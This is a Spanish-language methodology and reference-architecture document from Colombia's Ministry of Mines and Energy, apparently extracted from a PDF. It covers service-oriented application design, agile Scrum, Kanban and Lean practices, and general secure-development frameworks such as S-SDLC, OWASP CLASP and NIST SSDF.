
Energía
Metodología y Arquitectura de Referencia para el Desarrollo de Sistemas de Información y Nuevas Aplicaciones del Ministerio De Minas Y Energía.

VERSIÓN EN REVISIÓN
FECHA:

Listado de versiones

Tabla 1

Listado de Versiones

Fecha	*Versión*	*Elaboro*	*Aprobó*
21/12/2015	1.0	Ing. Daniel José Romero Martínez	*Juan Carlos Arce* *Coordinador Grupo TIC MINENERGÍA*
15/02/2016	*1.1*	*Ing. Daniel Romero* *Ing. Andrés Lopera*	*Juan Carlos Arce* *Coordinador Grupo TIC MINENERGÍA*
25/05/2016	*1.2*	*Ing. Daniel Romero* *Ing. Andrés Lopera*	*Juan Carlos Arce* *Coordinador Grupo TIC MINENERGÍA*
14/09/2017	*1.3*	*Ing. Daniel Romero*	*Juan Carlos Arce* *Coordinador Grupo TIC MINENERGÍA*
19/12/2023	*1.4*	*Ing. Jhon Faustino Chaparro*	*Juan José Cedeño López*
06/06/2024	*1.5*	*Ing. Jhon Faustino Chaparro*	*Coordinador Grupo TIC MINENERGÍA*

Fuente: MINENERGÍA

Aprobaciones

Tabla 2

Aprobación

ELABORÓ		REVISÓ		APROBÓ	
Cargo:	Oscar Camargo	Cargo:	Profesional Especializado	Cargo:	
Dependencia:	ALINATECH	Dependencia:	Grupo Tecnologías de la Información y las	Dependencia:	

ÍNDICE DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE ILUSTRACIONES

1. Introducción

La Transformación Digital ha ido empujando cada día más a las Entidad a ofrecer sus servicios en la Internet, mediante la sustitución de trámites burocráticos por la incorporación de trámites digitales que suponen una mejor experiencia de los clientes o usuarios.

Esta transformación, sin duda alguna, expone a las Entidad a unos riesgos de seguridad informática, que si no se toman las consideraciones técnicas necesarias en etapas tempranas del ciclo de desarrollo de sistemas, el producto final será un software o aplicación vulnerable que podría ser aprovechado por un atacante inescrupuloso, trayendo consecuencias que podrían ser catastróficas para clientes o usuarios y Entidad por igual.

El presente documento muestra una arquitectura de referencia haciendo uso de diferentes artefactos de arquitectura con un enfoque de desarrollo ágil y orientado a servicios, para crear nuevas aplicaciones en el MINENERGÍA. Adicionalmente, propone herramientas de desarrollo de software de fácil aprendizaje, las cuales serán de gran ayuda para optimizar los tiempos de entrega las diferentes áreas que tengan necesidades tecnológicas en la Entidad.

También se establece la metodología a seguir para el desarrollo seguro de software, Estos lineamientos deben ser puestos en conocimiento de todos aquellos funcionarios y/o terceras partes que lo requieran para el desarrollo normal de sus tareas dentro del ámbito de cumplimiento.

En este documento se describe cuáles serán los artefactos obligatorios para la documentación de nuevos desarrollos de aplicaciones, sean internas o contratadas con terceros, para esto se tuvieron en cuenta algunas recomendaciones de diseño del modelo 4 + 1, recomendado por IEEE 1471:2000. Del mismo modo, se plantea una arquitectura de referencia para la construcción de nuevas aplicaciones o sistemas de información.

Dentro de este marco de referencia, se proponen los lineamientos metodológicos para proyectos de adquisición y construcción segura de software y aplicaciones.

2. Justificación

En proyectos de diseño e implantación de software, los plazos de entrega en ocasiones son ajustados y, en consecuencia, se prevé un periodo corto para crear la aplicación. Por supuesto, con fechas ajustadas, para que el proyecto salga adelante se va podando lo superfluo. Se corre el riesgo entonces de no incorporar las prácticas de desarrollo seguro de software, generado potenciales amenazas para el nuevo software en cuanto a los Ciberataques.

Descuidar la seguridad de la informacion en estos procesos no es recomendable. El informe Cost of a Data Breach Report 2019 del Ponemon Institute para IBM, subraya que frenar esfuerzos frente a una brecha de datos, inflige una herida de 3,9 millones de dólares de media en las finanzas de la Entidad que la sufre. Además, el estudio cuantifica en 279 el número de días necesario para identificar y solucionar este fallo de seguridad.

3. Contextualización

Se espera que a través de las descripciones aquí planteadas se plasme cómo será el proceso de construcción de nuevas aplicaciones o sistemas de información, cuál va a ser su estructura y finalmente el diseño que se utilizará para su implementación.

Adicionalmente, se plantea una metodología para el seguimiento y control de todas las etapas en la construcción de software, se propone utilizar una metodología ágil y una metodología de desarrollo seguro, desde etapas tempranas para que así se corrijan los inconvenientes que se vayan presentando a medida que transcurra el proyecto a tiempo haciendo un seguimiento adecuado para que las mismas soluciones de los problemas no generen altos costes y desfases al proyecto que se vaya a implementar.

4. Antecedentes

La Transformación Digital ha ido empujando cada día más a las Entidad a ofrecer sus servicios en la Internet mediante la sustitución de trámites burocráticos por la incorporación de trámites digitales que suponen una mejor experiencia de los clientes o usuarios.

Esta transformación, sin duda alguna, expone a las Entidades a unos riesgos de Seguridad Informática, que si no se toman las consideraciones técnicas necesarias en etapas tempranas del ciclo de desarrollo de sistemas, el producto final será un software o aplicación vulnerable que podría ser aprovechado por un atacante inescrupuloso, trayendo consecuencias que podrían ser catastróficas para clientes o usuarios y Entidad por igual.

El desarrollo seguro de software es un modelo de trabajo que se basa en la realización de chequeos de seguridad continuos del proyecto en construcción, incluso desde sus fases iniciales y antes de que se escriba una sola línea de código. Estas pruebas se centran en descubrir y corregir cualquier error en una etapa

temprana, y comprenden tests de autentificación, autorización, confidencialidad, no repudio, integridad, estabilidad, disponibilidad o resiliencia.

El objetivo es, al fin y al cabo, asegurarnos de que impediremos el acceso al programa y a los datos almacenados por parte de usuarios carentes de permiso.

Las metodologías de desarrollo seguro de software sitúan a la seguridad en el centro del proceso. Existen distintos modelos, concebidos por grandes compañías, Entidades nacionales y bajo paradigmas de código abierto, algunos de los más destacados:

a) S-SDLC (Secure Software Development Life Cycle). Se basa en verificar los requisitos de seguridad a lo largo de las distintas fases de construcción del software: análisis, diseño, desarrollo, pruebas y mantenimiento. Sobre todo, durante las dos primeras, ya que gran parte de las debilidades de los sistemas se generan incluso antes de comenzar las tareas de programación. Las claves del S-SDLC son la atención al detalle, para favorecer la identificación inmediata de las vulnerabilidades; y la mejora continua.
b) CLASP (Comprehensive Lightweight Application Security Process). Proyecto del OWASP que establece una serie de actividades, roles y buenas prácticas dirigidas a coordinar los procesos de desarrollo seguro de software. La Entidad OWASP CLASP se asienta en cinco perspectivas o vistas que abordan los conceptos generales de esta metodología, la distribución de funciones, la valoración de las actividades aplicables, la implementación de estas actividades, y el listado de problemas que pueden dar lugar a la aparición de vulnerabilidades.
c) SSDF (Secure Software Development Framework). Iniciativa del NIST (National Institute of Standards and Technology de Estados Unidos), provee indicaciones para evangelizar a la Entidad acerca de la importancia de la Seguridad Informática; proteger el software de uso habitual ante hipotéticos ataques; orquestar un desarrollo seguro de software; detectar y solucionar con rapidez cualquier vulnerabilidad.

5. Objetivos

Se presentan a continuación el objetivo general, así como los objetivos específicos.

5.1 Objetivo General

Establecer los lineamientos para MINENERGÍA, que permita a usuarios internos y partes interesadas, tener una arquitectura de referencia para el desarrollo de aplicaciones y los principios de construccion segura de softwares que establece el Modelo de Seguridad y Privacidad de la Información (MSPI) y la norma ISO 27001.

5.2 Objetivos Específicos

a) Construir una arquitectura orientada a servicios robusta, que supla las necesidades en la construcción de software ágil y cumpla con los atributos de calidad: seguridad, concurrencia, rendimiento y disponibilidad.

b) Establecer una metodología que oriente a los involucrados en el proyecto a las mejores prácticas de implementación en cada una de las etapas del proyecto de software a ejecutarse en MINENERGÍA.

c) Orientar a los involucrados en el proyecto, desde la etapa inicial de requerimientos hasta la etapa final de la liberación del producto, para el uso e implementación de metodologías agiles y de desarrollo seguro a la hora de desarrollar un proyecto de software.

6. Alcance

Este documento aplica para MINENERGÍA, partes interesadas internas y externas asi como proveedores de servicios de la Entidad, y terceros que estan involucrados con el Modelo de Seguridad y Privacidad de la información en el marco de la Estrategia de Gobierno en Línea.

7. Arquitectura

7.1 Consideraciones para la Metodología de Desarrollo

7.1.1 Tecnologías de Preferencia

a) Bases de datos Relacionales.
b) Bases de datos No relacionales.
c) Lenguajes de Programación.
d) Frameworks.
e) Persistencia.
f) Herramientas de Desarrollo.

7.1.2 Lineamientos de Desarrollo

a) Versionamiento.
b) Imágenes Institucionales.
c) Manejo de Log de mensajes y errores.
d) Manejo de conexiones a bases de datos.
e) Manejo de cache en las aplicaciones.
f) Generación de archivos temporales.
g) Accesibilidad y Usabilidad.
h) Interoperabilidad.
i) Seguridad en la Autenticación y Autorización.

7.1.3 Documentación

a) Documentación Técnica.
b) Documentación Interna.
c) Documentación de Usuario.
d) Documentación de Pruebas.

7.1.4 Consideraciones para Aseguramiento de Calidad

a) Plan de Pruebas.
b) Pruebas de Carga.


7.2 Definición de arquitectura de referencia y solución propuesta para desarrollo de aplicaciones

En este capítulo se propone una arquitectura de referencia orientada a servicios y basada en componentes, la cual es flexible en la utilización de las diferentes herramientas para la construcción de aplicaciones basadas en nuevas tecnologías, esto minimiza el tiempo de desarrollo debido a la reutilización de componentes y a la distribución de carga en el desarrollo en un rol que se encargue de backend y otro de frontend.

A continuación, se muestra una representación gráfica de la propuesta de arquitectura de referencia:

Ilustración 1

Arquitectura de Referencia de Aplicaciones



Fuente: *MINENERGÍA*

La arquitectura propuesta se diseñó con el objetivo de orientar los nuevos desarrollos de software a un estilo orientado a servicios, permitiendo beneficios tales como: flexibilidad, reutilización de componentes, interoperabilidad, escalabilidad, reducción de tiempo y costos de implementación.

La presente arquitectura se divide en los siguientes grupos:

a) **Servicios web:** se utilizó esta tecnología basada en un conjunto de protocolos y estándares (REST, JSON, HTTP, SSL), que sirven para intercambiar información entre aplicaciones, lo cual facilita la interoperabilidad entre aplicaciones.

b) **Zona de información:** Para el manejo de conexiones a motores de bases de datos transaccionales o NO-SQL, se propone un modelo multitenant el cual permite tener múltiples instancias de persistencia sin importar la base de datos.

c) **Frontend Apps**: Para utilizar los recursos de los navegadores web o sistemas operativos móviles, se propone utilizar herramientas o utilidades de programación tales como: html5, preprocesador css, css3, responsive, gestor de paquetes, gestor de tareas, frameworks js. Estas permiten construir aplicaciones con diseño web adaptable, basadas en componentes, lo cual optimiza la reutilización de código fuente, comunicación asíncrona entre servicios mediante protocolos y estándares mencionados.

d) **Single Sign On**: se propone la utilización de este servicio de autenticación con el fin de garantizar un único punto de entrada a múltiples aplicaciones o servicios. Además, permite controlar los estados de sesión ya que las peticiones asíncronas carecen de estado.

e) **Granja de servicios**: es una zona definida en la arquitectura propuesta donde conviven los servicios web que se autentican con el servicio Single Sign On.

f) **Control de versiones**: se propone la utilización de una herramienta para garantizar la integración y el control de cambios.


g) **Infraestructura segura:** las soluciones que se desarrollen bajo la presente arquitectura, deberán involucrar todos los componentes disponibles en el Ministerio que garanticen comunicaciones seguras.

h) **Virtualización:** se recomienda utilizar una infraestructura virtualizada ya que esto permite beneficios tales como: escalabilidad, mantenibilidad, costos de licenciamiento, optimización y distribución de recursos.

Teniendo en cuenta la arquitectura de referencia se propone la siguiente solución:

Ilustración 2

Arquitectura de Solución Propuesta por el Grupo TICS



Fuente: *MINENERGÍA*

7.3 Metodología de desarrollo de aplicaciones o sistemas de información del MINENERGÍA

El MINENERGÍA tiene una infraestructura de telecomunicaciones robusta, en la cual se encuentran alojadas diversas aplicaciones o sistemas de información que han venido surgiendo de las necesidades de otras dependencias, sin embargo, estas aplicaciones o sistemas de información no han seguido una metodología de desarrollo para su construcción e implantación.


Esta metodología plantea la incorporación de consideraciones del desarrollo de software seguro dentro de una metodología Ágil, usando como marco de trabajo Scrum.

Se aborda en este capítulo, lo con concerniente a arquitectura de Software, basada en entendimiento de los procesos y en el siguiente, los principios de seguridad utilizados en la construcción de software.

Proceso de Software basado en un modelo en espiral

Ilustración 3

Modelo Evolutivo por Etapas



Fuente: *MINENERGÍA*

Este modelo plantea 4 procesos:

a) Desarrollo de conceptos: este proceso busca identificar las necesidades de los usuarios de las oficinas del MINENERGÍA, para proponer aplicaciones o sistemas de información que permitan automatizar actividades. Para esto se propone priorizar de la siguiente manera:

- Investigar soluciones disponibles en el mercado.
- Tercerizar.
- Desarrollo en casa y análisis de riesgos.


b) Desarrollo de nuevos productos: este proceso tiene cabida cuando en el mercado no se encuentre una solución adaptable ya sea por: condiciones tecnológicas, costos y capacidades de negocio.

- **Definición de requerimientos:** La etapa inicial de todo proyecto es la etapa de los requerimientos, por lo cual también lo es para el presente modelo. Según el modelo Scrum los requerimientos se definen como funcionales y no funcionales y son priorizados según su valor y coste por parte del cliente a través de la creación de historias de usuario, las historias de usuario son una descripción breve del requerimiento, por lo cual se requiere que todo el equipo de desarrollo esté involucrado en estas reuniones y que la descripción del requerimiento sea breve y concisa para de esta manera definir un alcance fácil de identificar y ejecutar para cada etapa y ciclo. Cada requerimiento se prioriza según criticidad alta, media o baja y a su vez se define con el usuario final y los desarrolladores las entregas por ciclos iterativos las cuales son más conocidas como sprints.

  Cada requisito se va abordando según la priorización definida en un documento mejor conocido como Product Backlog en cual se va retroalimentando tal como se describe en la figura a continuación de toda la información relevante del proyecto:

Ilustración 4

Pasos para Gestión del Product Backlog



Fuente: MINENERGÍA

- **Estimación de Tiempos:**


- **Revisión continua de actividades:** para un efectivo seguimiento de actividades se recomienda usar un modelo Kanban con la herramienta open Source Odoo que suministra un componente tablero de control, el cual busca realizar un seguimiento visual a las tareas realizadas en el proyecto, siguiendo un flujo de entrada y de salida con una direccion unica en el flujo de tareas.

  Es importante que el encargado de coordinar el equipo de desarrollo convoque reuniones periódicas donde se formulen las siguientes preguntas a los involucrados en la misma para ver el avance en la realización de las tareas:

a) ¿Qué has hecho desde ayer?
b) ¿Qué es lo que estás planeando hacer hoy?
c) ¿Has tenido algún problema que te haya impedido alcanzar tu objetivo?

Ilustración 5

Modelo Kanban



Fuente: MINENERGIA

- **Desarrollo de software utilizando buenas prácticas:** La arquitectura de solución propuesta consta de componentes desarrollados bajo el concepto de plantillas, es decir que define una serie de estructuras tanto del Backend como el Frontend mediante la utilización de Frameworks lo cual permite generar productos de software de forma ágil. En el desarrollo de productos de calidad, los ingenieros deben sentirse personalmente comprometidos con la calidad de sus productos.

  Tal como se ha definido a lo largo del desarrollo de la presente propuesta, el modelo Lean se sugiere para aplicarlo con Scrum en la etapa de desarrollo. Dicho modelo tiene como prioridad satisfacer al cliente mediante la entrega temprana y continua del sprint que se esté desarrollando cumpliendo los principios básicos para la implementación del mismo.

En 2006, Mary y Tom Poppendieck delinearon siete principios fundamentales del desarrollo Lean de Software, ofreciendo una guía valiosa para optimizar el proceso de creación de software:

1. Eliminar el Desperdicio:

- Priorizar la eficiencia al minimizar actividades que no añaden valor al producto final.
- Identificar y reducir el despilfarro de recursos, tiempo y esfuerzo en todas las etapas del desarrollo.

2. Calidad Integrada:

- Inculcar la calidad desde el inicio del desarrollo, abordando cualquier corrección tan pronto como se detecte la necesidad.
- Adoptar un enfoque preventivo, anticipándose a posibles errores mediante la creación de condiciones que eviten su aparición.

3. Crear Conocimiento:

- Reconocer el desarrollo de software como un proceso continuo de creación y evolución del conocimiento.
- Evitar intentos prematuros de capturar todo el conocimiento y, en cambio, enfocarse en mejorar y profundizar en la comprensión del sistema.

4. Aplazar las Decisiones:

- Tomar decisiones en el último momento posible, cuando se dispone de la información más relevante.
- Permitir flexibilidad y adaptabilidad al postergar decisiones no críticas hasta que sea necesario.

5. Entregar Tan Rápido Como Sea Posible:

- Priorizar la entrega temprana de incrementos de software funcionales y valiosos.
- Favorecer ciclos de desarrollo cortos para obtener retroalimentación rápida y facilitar ajustes según las necesidades cambiantes.

6. Respetar a las Personas:

- Reconocer que todos desean contribuir al éxito del producto.
- Desarrollar líderes efectivos que motiven equipos, fomentando el respeto y la consideración.
- Facilitar a las personas el conocimiento necesario, establecer metas alcanzables y permitir la autoorganización para lograr objetivos.


7. Optimizar el Conjunto (Visión Global):

- Adoptar una perspectiva integral, considerando el sistema en su totalidad.
- Buscar la optimización global en lugar de optimizaciones locales para mejorar el rendimiento general del desarrollo.

Cada uno de estos principios son importantes para implementarlos, siguiendo también la ilustración para crear y medir dicho desarrollo y sobre todo aprender tal como se muestra en la figura a continuación:

Ilustración 6

Método Lean



Fuente: Tomado de http://leanparaguay.com/blog/que-es-el-metodo-lean-startup/

Por lo cual con esta implementación se crearán productos de manera priorizada que aporten enormemente a los desarrollos que manejan los usuarios. Y así la metodología se pueda implementar como un desarrollo de prácticas, los cuales se dividen de la siguiente manera según lo mencionado por PE (programación extrema).

- **Verificación y Validación (Pruebas):**

Para la verificación y validación de pruebas de modelos ágiles, es importante el trabajo en equipo desde el inicio hasta el final, ya que la calidad es vista como si solo fuera responsabilidad del área de pruebas, pero esta responsabilidad es de todo el equipo que está desarrollando el proyecto.

Debido a que la calidad es algo que se mantiene en todo momento, el equipo de pruebas se involucra desde el principio de la iteración. No se pone a trabajar sólo los dos últimos días del ciclo como sucede en algunos proyectos con metodologías diferentes implementadas.

Por eso se propone que todos los miembros del equipo colaboren y se comuniquen más a menudo, en lugar de documentar cada pequeño detalle.

Es importante tener en cuenta que las pruebas deben ser lo más tempranas posibles, a menudo, y en paralelo con el equipo de desarrollo. Los analistas de pruebas deben colaborar con los programadores y verificar sus desarrollos. La colaboración puede incluir un grupo de programadores para identificar escenarios de pruebas de unidad, integración y escenarios funcionales. El analista de pruebas debe empezar a escribir las pruebas tan pronto como la planificación de Sprint se termina, realizando test de pruebas exploratorias y desde el Backlog realizar los casos de pruebas, priorizando los más importantes y de esta misma manera trabajar lo más cerca del desarrollador y el PO (Project Owner), para verificar que lo que se está generando es de valor y tiene calidad.

- **Paso a pruebas y producción:** Esta etapa se debe cumplir como lo indica el protocolo de paso a pruebas y producción.

c) **Mejora de productos:** este proceso involucra la escalabilidad de los desarrollos existentes.


d) **Mantenimiento de productos:** este proceso comprende las actividades necesarias para mejorar los tiempos de respuesta y seguridad en los desarrollos existentes.

Sistema de Información del Ministerio de Minas y Energía

En la siguiente figura se muestran los sistemas de información con la interrelación entre ellos:

Ilustración 7

Sistemas de Información MME




Fuente: MINENERGÍA

